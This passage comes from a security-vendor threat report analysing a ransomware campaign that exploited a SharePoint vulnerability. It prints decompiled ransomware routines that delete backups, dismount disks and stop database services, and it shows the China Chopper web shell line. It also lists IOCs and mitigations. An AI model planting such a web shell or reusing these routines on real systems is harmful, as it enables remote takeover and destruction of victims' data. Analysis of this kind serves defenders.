    foreach (string current in Program.GetMatchFiles(directory, extension))
    {
        Program.virtualDisks.Add(current);
        try
        {
            Process.Start(new ProcessStartInfo("powershell.exe")
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                Arguments = "Dismount-DiskImage \"" + current + "\""
            });
        }
        catch (Exception arg_63_0)
        {
            Console.WriteLine(arg_63_0.Message);
        }
    }
}
```

Figure 13. Deleting shadow copies and dismounting virtual drives

It also deletes files with *backup* strings in their file names, including files with file name extensions that are used for backup files in virtual drives such as *.bak, *.bk, *.vbk, *.vbm, and *.vhd.

```
private static void DeleteBackupFiles()
{
    Console.WriteLine("[+] Delete Backup Files...");
    string[] array = new string[]
    {
        "*backup*",
        "*.bak",
        "*.bk?",
        "*.vbk",
        "*.vbm"
    };
    DriveInfo[] arg_44_0 = DriveInfo.GetDrives();
    List<Thread> list = new List<Thread>();
    DriveInfo[] array2 = arg_44_0;
    for (int i = 0; i < array2.Length; i++)
    {
        DriveInfo driveInfo = array2[i];
        if (driveInfo.IsReady)
        {
            string[] array3 = array;
            for (int j = 0; j < array3.Length; j++)
            {
                string extension = array3[j];
                ExtensionOfDirectory parameter = new ExtensionOfDirectory(driveInfo.Name, extension);
                ParameterizedThreadStart arg_95_0;
                if ((arg_95_0 = Program.<>c.<>9__17_0) == null)
                {
                    arg_95_0 = (Program.<>c.<>9__17_0 = new ParameterizedThreadStart(Program.<>c.<>9.<DeleteBackupFiles>b__17_0));
                }
                Thread thread = new Thread(arg_95_0);
                list.Add(thread);
                thread.Start(parameter);
            }
        }
    }
```

Figure 14. Deleting backup copies of files

Additionally, the ransomware routine terminates the services during the search if the malware finds specific backup and database processes to ensure that these also get encrypted. If the database applications are still running, these database files will be “in use” and can’t be accessed for encryption:

- **mssql**
- **sql**
- **postgresql**
- **oracle**
- **mysql**
- **veeam**
- **backup**

```
private static void StopService()
{
    Console.WriteLine("[+] Config Service...");
    ServiceController[] services = ServiceController.GetServices();
    for (int i = 0; i < services.Length; i++)
    {
        ServiceController serviceController = services[i];
        if ((serviceController.ServiceName.ToLower().StartsWith("mssql") ||
          serviceController.ServiceName.ToLower().StartsWith("sql") ||
          serviceController.ServiceName.ToLower().StartsWith("postgresql") ||
          serviceController.ServiceName.ToLower().StartsWith("oracle") ||
          serviceController.ServiceName.ToLower().StartsWith("mysql") ||
          serviceController.ServiceName.ToLower().StartsWith("veeam") ||
          serviceController.ServiceName.ToLower().StartsWith("backup")) && serviceController.Status ==
          ServiceControllerStatus.Running)
        {
            try
            {
                serviceController.Stop();
            }
            catch (Exception arg_D0_0)
            {
                Console.WriteLine(arg_D0_0.Message);
            }
        }
    }
    Console.WriteLine("[+] Config Services Finished.");
}
```

Figure 15. Terminating services

We also noticed that the ransomware routine does not proceed with its encryption routine even when there are ransom notes in the system. This might be a result of improper execution or perhaps some missing components.

Updated China Chopper web shells

In addition, we noticed that there was one subtle difference between the previous China Chopper web shell sample we observed and the sample that cybercriminals used in this new attack.

```
"eval(Request.Item["{string}"],"unsafe")"

<% var a = "unsafe"; %><% var req = Request.Item["qOaJPnMITrd8fe3Fb"]; %><% eval(req,a); %>
```

Figure 16. Comparison of China Chopper web shell script versions from the previous attack (top) and an updated version taken from the most recent infection (bottom)

We think that this modified version might be an attempt to circumvent current detections of China Chopper samples. The script format might have changed, but its use is still the same: to give the attackers the capability of executing arbitrary shell commands on an affected system.

Conclusion

Microsoft released the advisory on CVE-2019-0604 and patched the gap accordingly in 2019. Since its first abuse and prominent attack in 2020, the notable abuse of the vulnerability has continued to make the news. The use of both the exploit and China Chopper web shells together has been observed for varying attack routines and poses the question of whether the combination of the two tools indicate a certain level of access among the cybercriminals using them, or if there are more parties involved and capable of buying access

from several people. It is also worth noting that two years later, the vulnerability's continued abuse strongly implies that a huge number of companies still have not patched the gap.

Furthermore, upon scanning online, there are more samples from victims of the same ransom notes, notably with the same content but with different email addresses. The ransom demanded also increases as more time passes between the start of original infection and the time when victims email the cybercriminals. Based on our monitoring, we did not observe a response from the cybercriminals despite emails sent to them.

Ransomware infections remain a culpable threat to users and enterprises' operations. Here are a few best practices to mitigate this threat:

- **Avoid opening unverified emails or clicking on their embedded links, as these can start the ransomware installation process.**
- **Back up your important files using the 3-2-1 rule: Create three backup copies on two different file formats, with one of the backups in a separate location.**
- **Regularly update software, programs, and applications to ensure that your apps are current and are equipped to defend your system against exploits and new vulnerabilities.**
- **Employ a cross-layered threat detection and response system capable of monitoring known, unknown, and stealthy threats and attacks. Secure new and existing workloads regardless of the environment to make data safe without compromising operations and performance.**

Indicators of Compromise (IOCs)

SHA256	Detection
2e610b407b6477cde10af9bcd5c24242e31f6acb36df87d0d7b9df27c29c3ebb	Ransom.MSIL.HELLO.YALP-A
5deb5eae1af5602c6b8d8c00b2249d67da663bfc32df692a9575c4b65f7276bb	HackTool.Win32.COBEACON.YPBCWT
3bdbfe712926452c4dab3adbb6fdb3f65955ceabd7e3351d83840e6f83e72788	
253939be5c1db119f84a6c55e39765baf95d75d98355c5ecd71828d90e3c84dc	Trojan.PS1.COBEACON.SMYXAK-B
45793b947e2c8c09742ba5d85b544471d9e5ccedd395dc3ee7faaa9c83dc65b6	Ransom.Win32.HIDDENTEARHAPPY.AB.note

URLs

- **hxxps[:]//micron[.]xxuz[.]com/css/fps.css**
- **hxxp[:]//138[.]124[.]180[.]182/css/fpi.css**
- **hxxps[:]//microsofts[.]dnsrd[.]com/css/home.css**
- **hxxps[:]//vlad-cdn[.]com/console/login.php**

MITRE ATT&CK Framework

Defense evasion	Discovery	Impact
T1480 - Execution Guardrails (Sub-technique not applicable since the sub-technique is too specific)	T1083 - File and Directory Discovery	T1486 – Data Encrypted for Impact
T1027.002 - Obfuscated Files or Information: Software Packing		T1490 - Inhibit System Recovery
		T1489 – Service Stop

©2021 TREND MICRO

With additional insights from Trend Micro Research.